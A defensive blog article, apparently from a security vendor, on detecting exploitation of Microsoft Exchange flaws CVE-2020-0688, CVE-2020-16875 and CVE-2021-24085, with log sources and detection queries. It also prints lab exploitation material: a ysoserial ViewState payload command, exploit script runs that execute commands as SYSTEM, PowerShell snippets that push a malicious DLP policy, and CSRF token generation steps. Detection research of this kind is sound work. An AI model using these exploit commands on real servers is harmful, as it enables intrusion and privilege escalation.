

← MATERIALS



Hunting Down MS Exchange Attacks. Part 2 (CVE-2020-0688, CVE-2020-16875, CVE-2021-24085)

Our [previous article](#) focused on the different techniques used to detect ProxyLogon exploitation. This time we will talk about the techniques used to detect other notorious MS Exchange Server vulnerabilities, namely CVE-2020-0688, CVE-2020-16875 and CVE-2021-24085.

Although these vulnerabilities are not as recent as ProxyLogon, we continue to find signs of their exploitation (including successful exploitation). The sooner an exploitation attempt is detected, the more likely it is to minimise or avoid the impact of the attack on the organisation.

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT

the previously mentioned MS Exchange and Windows logs as event sources.



Windows security audit events

Description

The log stores all events (process starts, successful/unsuccessful logons, etc.) that are configured in the audit policy

Path

Security log

Source

Windows application audit events

Description

The Application log contains various information about the operation of applications in Windows: start-up errors, heartbeat, configuration changes etc.

Path

Application log

Source

PowerShell audit events

Description

The log contains events that record the execution of PowerShell script blocks, pipelines and modules

Path

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT



The log contains information about control actions on the Exchange components. It shows all actions performed using the Exchange Management Shell and ECP

Path

MSExchange Management log

Source

IIS events — Web OWA (Outlook Web Access)

Description

The log stores the IIS web server access logs which contain all accesses to the OWA interface

Path

C:\inetpub\logs\LogFiles\W3SVC1\ u_ex*.log

Source

IIS events — Web ECP (Exchange Management Panel)

Description

The log stores the IIS web server access logs which contain all accesses to the ECP interface

Path

C:\inetpub\logs\LogFiles\W3SVC2\ u_ex*.log

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

Description

The log contains information about client interactions with the EWS service

Path

ACCEPT

Source

Sysmon events

Description

Detecting Exploitation of CVE-2020-0688

The CVE-2020-0688 vulnerability is contained in the Exchange Control Panel (ECP) component and is related to the server being unable to properly create unique cryptographic keys because the keys are not randomly generated but are preset with identical values. If we examine the content of the ECP settings in the `web.config` file from `C:\Program Files\Microsoft\Exchange Server\<Version Number>\ClientAccess\ecp`, we see that the `validationKey` and `decryptionKey` values are already set. These keys are used to secure the `ViewState` parameter.

```
<system.web>
  <machineKey validationKey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" decryptionKey="E9D2490BD0075B51D1BA5288514514AF"
  validation="SHA1" decryption="3DES" />
```

`web.config` file fragment

One of the articles on the Microsoft website describes the `ViewState` parameter [as follows](#):

On the ASP.NET pages View State presents the state of the page when it was last processed on the server. This parameter is used to create a call context and store values in two consecutive requests for the same page. By default, the state is saved on the client using a hidden field added to the page and restored on the server before the page request is processed.

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

As such, pre-shared keys allow an authenticated user to send a deliberate `ViewState` to the ECP application, which when deserialised will cause malicious code to be executed on the Exchange server in the context of System.

ACCEPT

Below is an example of ViewState generation, its payload in turn runs `whoami`.

```
C:\Windows\system32>C:\my_utils\ysoserial.net-master\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "whoami" --validationlg="SHA1"
--validationkey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" --generator="B97B4E27" --viewstateuserkey="d95476d5-054f-4e74-af10-d45d1b98fb
bc" --isdebug -islegacy
Provided __VIEWSTATEGENERATOR in uint: 3111865895
simulateTemplateSourceDirectory returns: /
simulateGetTypeNames returns: default_aspx
Calculated pageHashCode in uint (ignored): 3389719348
/wey+AAUAAQAAAP//8BA8AAAAAAAACAAAXkVY3jvc29mdCSQb3dlcnNoZWxzLkVkaXNrciwGVMvYc2l2bj0zLjJwMC4wLkBDODdxOXdJlPW5ldXRyYWwsIFB1YmxyP0tleVRva2VuPTMxY
MyZDU2Ym9kZWZlRmlzeWQAQAAAE3NAkNy3bnZnQuNmIzdWFSU3R1ZGlVL1RLlEHQURm9ybWVkdGGLuz5UZHX0Rm9ybWVkdGlu2lJ1blByb3BlcnRpZXMBAAAD0ZvcVncmc9lbmRCcnVzaEAECAA
AABgMAAACaBDxSZXNvdXJjZURpY3Rpb25hcncKICB4bWxcucz0iaHR0cDovL3NjaGVtYXMuYmVwljcm9zb2Z2LmNvbS93aW5meC8yMDA2L3hhbWVwcHJlcn2VudGF0aw9uIgogIHhtbG5zOnNg9Imh
oAdHA6Ly92Y2hlbWVkc2l2bm9mdCSQb3dlcnNoZWxzLkVkaXNrciwGVIHhtbG5zOnNlc3Rlbn0iZXYyLW5hbWVzc0YGFjZTpTXEN0ZW07YXNZZWlibHk9bXNJb3JsawIicGEgeGlsbnMe
RGllh2oiY2Y2hlbWVkc2l2bm9mdCSQb3dlcnNoZWZlcnRlbnZ5vc3RyPyM3Y4YXNZZWlibHk9b3l2dGVTIj4KCASAD2J2qWNRGFG0YVBjb3ZpZGVyTHegS5ZVSPSiIE9iamVjdFR5cGUgPSAiayB4OI
R5cGUgRGllh2ZpQcm9jZlXZNzfSIgTW0waG9kTmFtZSA9ICJ2dGFydCIgPgogICAgIDxpYmplY3REYXRHUHJvdmkZlXIUtw0waG9kUGFYyWll2dGVyc2k4ICAgICAgICA8U3l2dGVtOlN0cmUzZ53ag
9hbWtkL1N5c3RlbnRpdHJpbmcc+CIAICAgPC9PYmplY3REYXRHUHJvdmkZlXIUtw0waG9kUGFYyWll2dGVyc2k4ICAgIDwvT2JqZWNRGFG0YVBjb3ZpZGVyPgo8LjJlcn291cmNlRGljdGlvbmV
ueH4t4BScl+Aysa6jxFxlHlPVg4EP0Bh8=
```

Running ysoserial utility

The `validationkey` and generator parameters, as described earlier, are preset and cannot be changed. The `viewstateuserkey` value must be taken from the `ASP.NET_SessionId` value of the user authorised on the ECP service.

Name	Value	D..	Path	Expir...	Size	Http...	Secu...	Sam...	Prior...
msExchEcpCanary	VCQUkmeCpkKLj66Hfzrt8EDTLT7O-dgIY...	1...	/ecp	Sessi...	91		✓		Med...
X-BackEndCookie	S-1-5-21-2330824042-3649196914-364...	1...	/ecp	2021...	150	✓	✓		Med...
PrivateComputer	true	1...	/	2021...	19				Med...
PBack	0	1...	/	Sessi...	6				Med...
cadata	uFL7fqWGgw7xdqQBlwIDBhXvhK9KOx4...	1...	/	Sessi...	114	✓	✓		Med...
cadataTTL	cZAqY6CLqSWLLc0DqdwVtg==	1...	/	Sessi...	33	✓	✓		Med...
cadataKey	V3+MEWT2S8+ZyUuchs bomHfWuzNua...	1...	/	Sessi...	353	✓	✓		Med...
cadataIV	JnGUVcKT6azZNIrhdQ0RUSvo9ctSGU2a...	1...	/	Sessi...	352	✓	✓		Med...
cadataSig	l68W1trhNNlo/efFGOOCw5rqEObl9BU4...	1...	/	Sessi...	353	✓	✓		Med...
ASP.NET_SessionId	d95476d5-054f-4e74-af10-d45d1b98fbbc	1...	/	Sessi...	53	✓	✓		Med...
TimeOffset	-180	1...	/	Sessi...	14				Med...
Fac_CmdletLogging	false	1...	/	Sessi...	22				Med...


We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

Once the ViewState has been generated, a request is sent to the vulnerable ECP service, [REDACTED] the server returning an error code 500.

ACCEPT

An error occurred and your request couldn't be completed. Please try again.

If you run the request through the Burp Suite utility, you can see in the ViewState decoder that the payload is passed in the <System> tag along with other user parameters:



event_log_source:'Security' AND event_id:'4688' AND proc_parent_file_path end with '\\system32\\' AND proc_file_path end with '\\cmd.exe\\' OR '\\powershell.exe\\')

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

500 (internal server error). Below is the rule for detecting the exploitation of CVE-2020-0688 using IIS events:

Page 6 of 18

Event Name ▼	Log Source	Start Time	Low Level Category	Source IP	Destination IP	Destination Port	Username	url_path (custom)	url_query (custom)
HTTP 500 - Internal Server Error	IIS @ exchange	28 Jan 2021, 12:24:49	System Error	10.3.132.20	10.3.132.20	443	lab\localadmin	/ecp/default.aspx	_VIEWSTATEGENERATOR=B97B4E27&_VIEWSTATE=%2FwEywQYAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAU

The Application log contains an event which indicates an error in the MExchange Control Panel application with Event ID = 4.

[illegible]

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT source:'Application' AND event_id='4' AND (Message contains
'')

Detecting Exploitation of CVE-2020-16875



Cyber Polygon

Рыс



Successful exploitation of the CVE-2020-16875 vulnerability allows an attacker to execute arbitrary code on the Exchange server in the context of the System user. The attacker can then escalate their domain privileges and compromise the entire company network.

Successful authentication requires a domain account from a corporate mailbox that is a member of a group with Data Loss Prevention (DLP) privileges. The exploitation itself is done through the DLP component. DLP is configured through the ECP interface. The DLP engine allows you to filter mail flow according to predefined patterns and rules for content analysis of emails and attachments.


Since we already know that in order for the exploit to succeed, the attacker must be a member of the DLP group, a rule can be implemented to create a new group with the Data Loss Prevention role, and a new user can be added to that group. This can be done from either the ECP interface or from the Exchange Management Shell using the following commands:

- `New-RoleGroup -Name "dlp users" -Roles "Data Loss Prevention" -Members "user1"` (create group dlp users with role Data Loss Prevention and add user1 to the group).
- `Update-RoleGroupMember -Members "dadmin" -identity "dlp users"` (add dadmin to group dlp users).

The screenshot below shows the event of adding the user dadmin to the group using the ECP interface. This activity can also be traced back to PowerShell audit events (Event ID 800 and 4104).

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT



Adding user dadmin to group dlp users (MExchange Management log)

The new Data Loss Prevention creation event can be detected in PowerShell and MExchange Management log events using the following rule:

Use the rule below to track down events of Data Loss Prevention rights being issued using PowerShell audit events and MExchange Management logs:

```
event_log_source:('PowershellAudit' OR 'MExchange Management') AND event_id:('1' OR '800' OR '4104') AND ((Message contains 'New-RoleGroup' AND Message contains 'Data Loss Prevention') OR (Message contains 'Update-RoleGroupMember' AND Message contains '<Имя группы с правами DLP>' AND Message contains '-Members'))
```

The exploit for this vulnerability performs the following steps in sequence:

1. Authenticate under a given account to retrieve a session through OWA.
2. Obtain the ViewState parameter by accessing the DLP policy management functionality.

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

Let us run the utility and see what the Exchange events look like. Below you can see that

ACCEPT

```
$ python3 cve-2020-16875.py 10.3.132.20 dadmin@lab.local:P@ssword notepad
logged in as dadmin@lab.local
found the __newstate: /wEPDwUILTg5MDAzMDFkZAoYNYgGV18ktmX2DzOFFwtz2X5v
(+)executed notepad as SYSTEM!
```

Successful exploitation of CVE-2020-16875


The access logs of ECP contain an event of a new DLP policy being successfully added:

```
2021-03-09 12:03:31 10.3.132.20 POST /ecp/DLPPolicy/ManagePolicyFromISV.aspx
ActID=3b6c5adc-c7d0-4aeb-82ec-711c2257ece6 444 LAB\dadmin 192.168.1.20 python-
requests/2.22.0 - 200 0 0 863
```

The rule to create a new DLP policy using IIS events:

```
event_log_source:'IIS' AND http_method='POST' AND http_code='200' AND
url_path='/ecp/DLPPolicy/ManagePolicyFromISV.aspx'
```

To exploit the vulnerability, we have to create a new policy, this will come up in the MExchange Management log as a new event with a random name that contains a malicious payload in the TemplateData parameter:



Event Properties - Event 1, MExchange CmdletLogs

General Details

Cmdlet succeeded. Cmdlet New-DlpPolicy, parameters -Mode "Audit" -State "Enabled" -Name "dqvsdeog" -TemplateData PD94bWwgdmVyc2lvbj0iMS4wliA=[...].

Log Name: MExchange Management

Source: MExchange CmdletLogs Logged: 3/9/2021 12:03:31 PM

Event ID: 1 Task Category: General

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

New DLP policy creation event (MExchange Management log)

ACCEPT




Рыс



The creation of a new DLP policy can be detected in PowerShell and MExchange Management events using the following rule:

```
event_log_source:('PowershellAudit' OR 'MSExchange Management') AND event_id:('1' OR '800' OR '4104') AND (Message contains 'New-DlpPolicy' AND Message contains '-TemplateData')
```

The exploitation of this vulnerability launches Notepad. Looking at the process start events in the Security log, we see that the Notepad process is initiated by the parent process `w3wp.exe` with System privileges.



We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

Use the rules above to detect a successful exploitation of the CVE-2020-16875 vulnerability:

ACCEPT



Рыс



Another variant of the PowerShell [exploit](#) has similar logic and performs the following actions:

1. It creates a remote PowerShell session using the PowerShell component of the Exchange server. The account attempting the connection must have the **Data Loss Prevention** role.

```
$securepwd = ConvertTo-SecureString $pwd -AsPlainText -Force  
$creds = New-Object System.Management.Automation.PSCredential ($usr, $securepwd)  
$s = New-PSSession -ConfigurationName Microsoft.Exchange -ConnectionUri http://$server/PowerShell/ -Authentication Kerberos -Credential $creds
```

Code snippet for creating a remote PowerShell session

2. It creates a new policy using the **New-DlpPolicy** commandlet. The payload is stored in the variable `$xml`:

```
$n = Get-RandomAlphanumericString  
[Byte[]]$d = [System.Text.Encoding]::UTF8.GetBytes($xml)  
Invoke-Command -Session $s -ScriptBlock {  
    New-DlpPolicy -Name $Using:n -TemplateData $Using:d  
} | Out-Null  
"(+) executed $cmd as SYSTEM!"  
}
```

Running **New-DlpPolicy** within a remote PowerShell session

Below is the result of running the PowerShell exploit, successfully connecting as `user1` with no privileges and running the `whoami` command with System privileges.

```
C:\Windows\system32>powershell -ep bypass C:\pocs\cve-2020-16875.ps1 -server exchange.lab.local -usr user1@lab.local -pw  
d P@ssword -cmd whoami  
(+) targeting exchange.lab.local with user1@lab.local:P@ssword  
(+) executed whoami as SYSTEM!
```

A successful exploitation of the vulnerability by `user1` (unprivileged) and the execution of the `whoami` command with System privileges

IIS events show the creation of a remote session:

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT

detects this activity is as follows:

```
event_log_source='IIS' AND http_method='POST' AND url_path='/powershell' AND  
Message.Contains('serializationLevel=Full AND Message.Contains  
'clientApplication=ManagementShell') AND user_agent='Microsoft+WinRM+Client'
```

The Security log detects a successful start of the whoami process with w3wp.exe as the parent process. Execution of the `New-DlpPolicy` command can be detected in the PowerShell audit log using one of the previously mentioned rules.

Process Information:

New Process ID:	0xc70
New Process Name:	C:\Windows\System32\cmd.exe
Token Elevation Type:	%%1936
Mandatory Label:	Mandatory Label\System Mandatory Level
Creator Process ID:	0x1454
Creator Process Name:	C:\Windows\System32\inetsrv\w3wp.exe
Process Command Line:	<u>"C:\Windows\System32\cmd.exe" /c whoami</u>

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/8/2021 3:00:47 PM
Event ID:	4688	Task Category:	Process Creation

whoami process start event

Detecting Exploitation of CVE-2021-24085

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

1. Compromise an arbitrary domain account that has a mailbox.

ACCEPT

CP interface to export the certificate.

3. Using the certificate obtained, generate a CSRF token, aka the `msExchEcpCanary` parameter.



Cyber Polygon

Pyc



4. Get the Exchange administrator to go to the attacker's malicious page, which will send a request to the Exchange server with the preset token value on behalf of the administrator.

A successful exploitation would allow the attacker to escalate their privileges to Exchange administrator.

A [GitHub project](#) can be used to implement the attack, where the `poc.py` file is responsible for obtaining the certificate that will be used to generate the CSRF token.

YellowCanary — a project coded in C# that is responsible for generating the token.

Poc.js — the JavaScript payload placed by the attacker on a monitored web server designed to lure the Exchange administrator.

The screenshot below shows that the `poc.py` script has successfully exported the certificate to the `testcert.der` file.

```
a.medvedev$ python3 poc.py 10.3.132.20 dadmin@lab.local:P@ssword
(+) found the thumbprint: C1D8D5E23B6B88139FB83B1936D915BA37C56E1D
(+) exported the cert to the target filesystem
(+) saved the cert to testcert.der using password: hax
```

Successful export of the certificate

An ECP access-log event that contains traces of a certificate being saved:

```
2021-03-09 15:52:55 10.3.132.20 POST /ecp/DDI/DDIService.svc/SetObject
schema=ExportCertificate&msExchEcpCanary=yy1kJJJocUWa3HVCEcQli7B3FcF--
tgI2nbpJpHLcFZ60E9sZ2gmDpi_sFqf3jl9YcG9qcRMzek.&ActID=cf99b7d2-4eac-4435-a041-
f0adaa44ed94 444 LAB\dadmin 192.168.1.20 python-requests/2.22.0 - 200 0 0 500
```


The certificate is saved in the Exchange server file system — in the `poc.png` file located in the IIS directory and then downloaded successfully using the same `poc.py` script.

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

```
2021-03-09 15:52:55 10.3.132.20 GET /ecp/poc.png - 444 LAB\EXCHANGE$ 192.168.1.20
python-requests/2.22.0 - 200 0 0 7
```

ACCEPT

We can implement a rule that detects the event of a certificate export in the IIS access logs:



Once the certificate is obtained, the attacker uses the **YellowCanary** utility to generate the `msExchEcpCanary` parameter needed to implement the CSRF attack. The first parameter is the SID of the user on whose behalf we want to perform an action on the ECP:

```
C:\my_utils\CVE-2021-24085-main\YellowCanary\Poc\bin\Debug>Poc.exe S-1-5-21-2330824042-3649196914-3641884732-1104 C:\my_utils\testcert.der hax

#=====
# YellowCanary - generate msExchEcpCanary csrf tokens
#=====

security identifier : S-1-5-21-2330824042-3649196914-3641884732-1104
msExchEcpCanary      : xdBmZV5W06NhYpZFpHz6bB6KT1n-tgYZSTxMBIejDYANNS0zgRkxeY5NPT-Nm1ndp-SxZq2oHM.
```

Generating the `msExchEcpCanary` parameter

The attacker must then trick a privileged user (ideally an Exchange administrator) into clicking on a prepared link containing the malicious JavaScript code. This code can send requests to the ECP on behalf of the administrator. This could, for example, be used to exploit the CVE-2021-27065 vulnerability, which we covered in the [previous article](#). As a result, the attacker would gain access to the Exchange server with System privileges via the downloaded web shell.

